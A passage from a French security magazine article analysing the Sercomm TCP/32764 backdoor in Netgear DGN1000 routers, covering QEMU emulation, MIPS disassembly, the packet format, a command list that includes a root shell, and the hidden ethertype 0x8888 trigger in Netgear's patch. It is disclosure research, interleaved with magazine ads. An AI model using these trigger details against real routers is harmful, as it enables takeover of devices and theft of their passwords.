La signification des commandes et leur interprétation sont laissées en exercice au lecteur :). Le binaire `telnetenable` permet de réactiver le service `telnet`, sans authentification, pour peu qu'on lui passe un secret dérivé



de l'adresse MAC du routeur à l'aide des algorithmes MD5 et Blowfish. Une description plus complète de l'algorithme est disponible sur le blog insecurity [INSEC].

3.3 Étude dynamique

Tout le monde sera d'accord pour dire qu'il est plus aisé d'étudier un environnement lorsqu'il fonctionne plutôt qu'en statique. Il n'est hélas pas toujours possible d'avoir un shell sur le routeur (même avec les accès admin). De plus, il peut être pratique de valider ses hypothèses avant d'investir dans un routeur. QEMU s'avère alors utile pour émuler une partie du fonctionnement du routeur. Il ne sera que rarement (jamais ?) capable d'émuler l'intégralité du routeur à cause des dépendances vis-à-vis du matériel, mais il sera souvent possible d'exécuter la plupart des binaires « simples » (peu dépendants du matériel) directement à l'aide d'un **chroot**.

Le plus simple pour mettre en place notre environnement d'émulation est d'utiliser l'une des différentes images QEMU Debian disponibles sur la page de Aurel32 [QEMU]. Ensuite, il suffit de transférer le système de fichiers du routeur dans notre système émulé (en prenant garde de conserver les liens symboliques), de monter les dossiers nécessaires et de lancer le binaire voulu à l'aide d'un **chroot**.

L'exemple suivant montre les différentes étapes nécessaires pour lancer la backdoor TCP/32764 du DGN1000 dans QEMU :

```
elvanderb@host:~$ tar czf - squashfs-root | (ssh root@192.168.2.10 "tar xzf -") # permet de conserver les liens symboliques, contrairement à sftp
root@debian-mips:~# mount --bind /dev ./squashfs-root/tmp/dev
root@debian-mips:~# chroot ./squashfs-root/ /usr/sbin/scfgmgr -f
root@debian-mips:~# nc localhost 32764
test
MMcS # signature de la backdoor
```

4 Étude de la backdoor TCP/32764

La backdoor TCP/32764 [32764] a (étrangement) beaucoup fait parler d'elle en début d'année. Elle permet facilement de prendre le contrôle (lecture et modification de la configuration et shell root) de nombreux routeurs, parfois depuis Internet et le tout sans aucune authentification. Cette backdoor a été découverte dans des équipements récents ou plus anciens (parfois même dans des équipements de 2005 !) et issus de différents distributeurs : Netgear, Cisco, Linksys (avant son rachat par Cisco) et Diamond. La backdoor aurait été introduite « involontairement » (nous verrons par la suite que cela se discute :)) par la société Sercomm, le constructeur du matériel utilisé par les différents distributeurs.

4.1 Découverte

La découverte de cette backdoor est simple, il suffit de faire un scan avec l'outil nmap du routeur pour découvrir qu'un service écoute sur le port TCP/32764 (**0x7ffc** en hexadécimal). Ce port ne correspondant à aucun service standard, il devrait suffire à vous mettre la puce à l'oreille.

Pour découvrir le binaire en écoute derrière ce port, il suffit de récupérer la dernière mise à jour d'un modèle touché et d'extraire son système de fichiers à l'aide de Binwalk puis de chercher les binaires utilisant la fonction **bind** pour écouter sur le port qui nous intéresse.

Encore une fois, la commande **grep** et la connaissance des utilitaires standards nous aident par élimination à trouver les exécutables susceptibles de correspondre. Enfin IDA permet de confirmer que nous avons affaire au bon binaire :

```
li    $v0, AF_INET
sh    $v0, 0x40+sockaddr.sin_family($sp)
li    $v0, 0xFC7F      # nous sommes en little endian:
                        # 0xFC7F = 0x7FFC = 32764 en big endian
sh    $v0, 0x40+sockaddr.sin_port($sp)
move  $a0, $s1        # fd
move  $a1, $s0        # addr = a1 = s0 qui pointe ici sur sockaddr
li    $a2, 0x10        # len
la    $t9, bind
nop
jalr  $t9 ; bind
nop
```

Fig. 2 : Le code de *scfgmgr* après renommage des variables et redéfinitions des types. Nous sommes ici en MIPS 32bit little endian, les données sur le réseau étant en bigendian (htons), ceci explique l'ordre des mots inversé.

4.2 Étude de la backdoor

La backdoor est relativement simple, elle se contente d'attendre une connexion et d'exécuter des actions suivant les paquets reçus. Il n'y a ni authentification, ni compression, ni vérification d'intégrité. Les paquets ont le format suivant :

- 4 bytes de signature : ScMM ou MMcS selon l'endianness du routeur ;
- 1 mot de 32 bits donnant le code de la commande à exécuter (encore une fois codé suivant l'endianness du routeur) ;
- la taille de la payload éventuelle (toujours dépendante de l'endianness...) ;
- la payload éventuelle.

Il est amusant de noter que la fonction de réception de la backdoor comporte une faille du type heap based buffer overflow. En effet, si la payload n'est pas entièrement réceptionnée après le premier appel à la fonction **read**, le pointeur sur le buffer de réception est bien incrémenté, mais la longueur des données à lire n'est pas mise à jour (comme illustré dans la figure 3).



5 TCP/32764 : le retour

La découverte de la backdoor TCP/32764 ayant été largement relayée, les constructeurs ont été relativement rapides à émettre des correctifs (en tout cas pour les matériels encore supportés, pour les autres la vulnérabilité restera présente *ad vitam æternam*). Ainsi Cisco a émis une mise à jour moins d'un mois après la découverte de la backdoor, mais nous allons nous intéresser pour notre part à la correction émise par Netgear pour le DGN 10000 le 20 mars.

Le firmware mis à jour est disponible sur le site de Netgear **[NETGEAR]** et Binwalk permet encore une fois d'extraire directement le firmware. Nous nous rendons rapidement compte que le binaire `scfgmgr` est toujours présent, mais qu'il lui est

maintenant passé un paramètre lors de son lancement, au démarrage du routeur :

```
# grep scfgmgr rcS
/usr/sbin/scfgmgr -l &
```

N'ayant pas de DGN1000 disponible, nous allons devoir étudier le nouveau binaire sous IDA avec l'aide de QEMU.




Fig. 4 : Quand l'option -l (ou aucune option) est passée à `scfgmgr`, celui-ci écoute sur un Unix domain socket : `/tmp/scfgmgr_socket`. Mais que se passe-t-il si on lui passe l'option -f ?

La backdoor fournissant un shell root, la présence de cette vulnérabilité est plus anecdotique qu'intéressante d'un point de vue d'exploitation.

Les différentes commandes accessibles par un attaquant ainsi que leurs fonctionnalités associées sont listées ci-dessous :

1. dump de la configuration du routeur (y compris les mots de passe) ;
2. dump d'une des variables de configuration du routeur ;
3. modification d'une des variables de configuration du routeur ;
4. modification de la mémoire non volatile du routeur (NVRAM) depuis un fichier ;
5. mets le routeur en mode bridge ;
6. retourne la vitesse de la connexion Internet mesurée par le routeur ;
7. donne un shell root sur la machine ;
8. permet d'écrire un fichier dans `tmp` ;
9. retourne la version du routeur ;
10. retourne l'adresse IP du routeur sur le LAN ;
11. réinitialise la configuration du routeur à celle par défaut ;
12. retourne un paramètre hardware non identifié ;
13. écris la mémoire non volatile du routeur dans `/tmp/nvram`.

Un code permettant d'exploiter cette backdoor est disponible sur le compte GitHub où a été publiée la vulnérabilité **[32764]**.

5.1 Étude de la « correction »

L'étude de la fonction **main** de **scfgmgr** sous IDA montre rapidement que lorsque **scfgmgr** est lancé avec l'option **-l** (ou sans aucune option), il n'écoute plus sur un port TCP, mais sur un Unix domain socket (un fichier symbolique) et n'est donc plus interrogeable depuis l'extérieur (Fig. 4).

Par contre, s'il est lancé avec l'option **-f**, il crée alors une socket TCP écoutant sur le port 32764. La question est donc : est-ce que cette option est utilisée ?

Encore une fois la commande **grep** vient à notre rescousse :

```
~/squashfs-root/sbin# grep -r "scfgmgr -f" .  
Binary file ./ft_tool matches
```

Un binaire correspond ! De plus, il est lancé au démarrage du routeur :

```
~/squashfs-root/tmp/etc# cat rcS  
[...]  
/usr/sbin/rc init  
/usr/sbin/scfgmgr -l &  
/usr/sbin/ft_tool  
/usr/sbin/rc start  
[...]
```

5.2 Étude de la nouvelle backdoor

Encore une fois QEMU et IDA viennent à la rescousse. Le code de la backdoor étant très succinct, son analyse est rapide. La backdoor se contente d'ouvrir une raw socket, utilisant un protocole non documenté ayant pour ethertype **0x8888** :

```
la    $t9, socket  
li    $a0, AF_INET    # domain  
li    $a1, SOCK_PACKET # type  
jalr  $t9 ; socket  
li    $a2, 0x8888     # protocol
```

Fig. 5 : Création de la raw socket pour l'ethertype non standard 0x8888. Rappel : MIPS utilise des *delayed branches*, l'instruction située après la branche est exécutée avant que le PC ne soit mis à jour ; l'instruction **li \$a2, 0x8888** est donc exécutée avant l'appel à **bind**.

Elle va ensuite écouter les paquets transitant sur le réseau, ne retenant que ceux envoyés à destination de sa carte Ethernet ou broadcastés. Le format des paquets est le suivant :

```
struct packet {  
    ether_header header;  
    uint32_t packet_type;  
    uint32_t sequence;  
    uint32_t offset;  
    uint32_t chunk;
```

CHANGE DE FORMULE !



DÉCOUVREZ UN VÉRITABLE
RETOUR AUX SOURCES !



MAÎTRISEZ VOTRE SERVEUR HTTP NGINX !

GNU/LINUX MAGAZINE N°172

**ACTUELLEMENT
DISPONIBLE**



CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :
boutique.ed-diamond.com



```
uint32_t    payload_len;
uint8_t     payload[528];
};
```

Les noms de certains champs ont pu être obtenus, bien que non utilisés, grâce à la découverte d'un code de OpenWRT [SERCOMM] utilisant le même ethertype et destiné à la mise à jour de firmware de routeurs manufacturés par la société Sercomm. Il semble que les ingénieurs de Sercomm aient voulu réutiliser leurs anciens codes dans leur nouvelle backdoor :

Si la payload du paquet commence par le MD5 de la chaîne « DGN1000 » (fig.6), alors l'une des trois commandes suivantes sera exécutée selon la valeur du champ **packet_type** :

- **0x200** : la backdoor répond juste par un paquet renseignant son adresse MAC (utile pour connaître les routeurs vulnérables sur un réseau donné) ;
- **0x201** : les possibles instances de scfmgmr sont arrêtées et la backdoor scfmgmr est lancée avec l'option **-f** de manière à ce qu'elle écoute sur le port TCP/32764 ;
- **0x202** : l'adresse IP du routeur est modifiée par celle renseignée à la suite du MD5.

Un code de démonstration permettant de lancer la backdoor TCP/32764 est disponible sur le site web de Synacktiv [POC].

En plus de la nouvelle backdoor, la backdoor d'origine scfmgmr a été enrichie de nouvelles fonctionnalités, permettant par exemple de faire clignoter les LED ou

récupérer l'adresse MAC du routeur, le SSID du Wi-Fi, son mot de passe, modifier le canal Wi-Fi utilisé, etc.

```
addiu $a0, (aPower_red - 0x400000) # "power_red"
li $a2, 0xFFFFFFFF
li $a3, 5
jalr $t9, set_led_blink
sw $s0, 0x10698+var_10688($sp)
lw $gp, 0x10698+var_10678($sp)
li $a1, 1
la $a0, 0x400000
la $t9, set_led_blink
addiu $a0, (aInternet_green - 0x400000) # "internet_green"
li $a2, 0xFFFFFFFF
li $a3, 5
jalr $t9, set_led_blink
sw $s0, 0x10698+var_10688($sp)
lw $gp, 0x10698+var_10678($sp)
li $a1, 1
la $a0, 0x400000
la $t9, set_led_blink
addiu $a0, (aInternet_red - 0x400000) # "internet_red"
li $a2, 0xFFFFFFFF
li $a3, 5
jalr $t9, set_led_blink
sw $s0, 0x10698+var_10688($sp)
lw $gp, 0x10698+var_10678($sp)
li $a1, 1
la $a0, 0x400000
la $t9, set_led_blink
addiu $a0, (aDsl - 0x400000) # "dsl"
li $a2, 0xFFFFFFFF
li $a3, 5
jalr $t9, set_led_blink
sw $s0, 0x10698+var_10688($sp)
lw $gp, 0x10698+var_10678($sp)
li $a1, 1
la $a0, 0x400000
la $t9, set_led_blink
addiu $a0, (aUsb - 0x400000) # "usb"
```

Fig. 7 : Il est maintenant possible de faire clignoter les LED du routeur, ce qui est toujours utile pour exfiltrer opérationnellement des informations tactiques en temps de guerre numérique militaire.

```
la $v1, 0x400000
la $t9, strlen
addiu $v1, (aDgn1000 - 0x400000) # "DGN1000"
lw $a0, (aDgn1000+4 - 0x4028FC)($v0)
lw $v0, (aDgn1000 - 0x400000)($v1) # "DGN1000"
addiu $s2, $sp, 0x398+cpy_DGN1000
sw $a0, 0x398+cpy_DGN1000+4($sp)
sw $v0, 0x398+cpy_DGN1000($sp)
jalr $t9, strlen
move $a0, $s2 # s
lw $gp, 0x398+saved_gp($sp)
addiu $s0, $sp, 0x398+md5_ctx
la $t9, MD5Init
move $a0, $s0
jalr $t9, MD5Init
move $s1, $v0
lw $gp, 0x398+saved_gp($sp)
move $a2, $s1
la $t9, MD5Update
move $a0, $s0
jalr $t9, MD5Update
move $a1, $s2
lw $gp, 0x398+saved_gp($sp)
addiu $s1, $sp, 0x398+var_88
la $t9, MD5Final
move $a1, $s0
jalr $t9, MD5Final
move $a0, $s1
lw $gp, 0x398+saved_gp($sp)
addiu $a0, $sp, 0x398+packet_payload # s1
la $t9, memcmp
move $a1, $s1 # s2
jalr $t9, memcmp
li $a2, 0x10 # n
lw $gp, 0x398+saved_gp($sp)
bnez $v0, main_loop
addiu $a1, $sp, 0x398+fd_set
```

Fig. 6 : Code chargé de la vérification de la signature du paquet. On reconnaît aisément l'utilisation de MD5 grâce aux noms des fonctions importées.

Conclusion

Le monde de l'embarqué est plein de surprises et de vulnérabilités, je recommande fortement aux possesseurs de routeurs ou modems-routeurs d'étudier leur matériel à la recherche de backdoors / vulnérabilités / fonctionnalités malheureuses. Comme nous l'avons vu dans cet article, il est aussi bon de vérifier que les mises à jour corrigent bien les problèmes remontés et qu'une « erreur de développement » n'est pas bel et bien une backdoor intentionnelle. ■

Références

- [TTY] <http://www.devtys0.com>
- [MODEM] <http://www.modem-help.co.uk/>
- [BINWALK] <http://binwalk.org>
- [32764] <https://github.com/elvanderb/TCP-32764>
- [INSEC] <http://insecurity.net/?p=692>
- [QEMU] <http://people.debian.org/~aurel32/qemu/>
- [NETGEAR] http://kb.netgear.com/app/answers/detail/a_id/24688
- [SERCOMM] http://wiki.openwrt.org/_media/toh/netgear/dg834.g.v4/nftp.c
- [POC] <http://www.synacktiv.com/fr/ressources.html>

21 & 22 juin 2014 - LE CENTQUATRE-PARIS

Maker Faire® Paris

L'événement
Maker Faire
arrive en
France

Astronomie

Inventions Cuisine

Impression 3D

Robotique Écologie

Chimie Sciences

Do It Yourself Drone

Compétition de robots Geek

Arduino Craft

Origami

Énergie Modélisme

Génie Musique Internet

Objets connectés Bricolage

Fun Artisanat Ingénierie

Ateliers - Démonstrations - Conférences

Informations et billetterie
makerfaireparis.com

Un événement

Co-produit par

Make: leFabShop



12^{ème} édition

SSTIC

4 – 6
juin
2014
Rennes

SYMPOSIUM
SUR LA SÉCURITÉ
DES TECHNOLOGIES
DE L'INFORMATION
ET DES COMMUNICATIONS



www.sstic.org

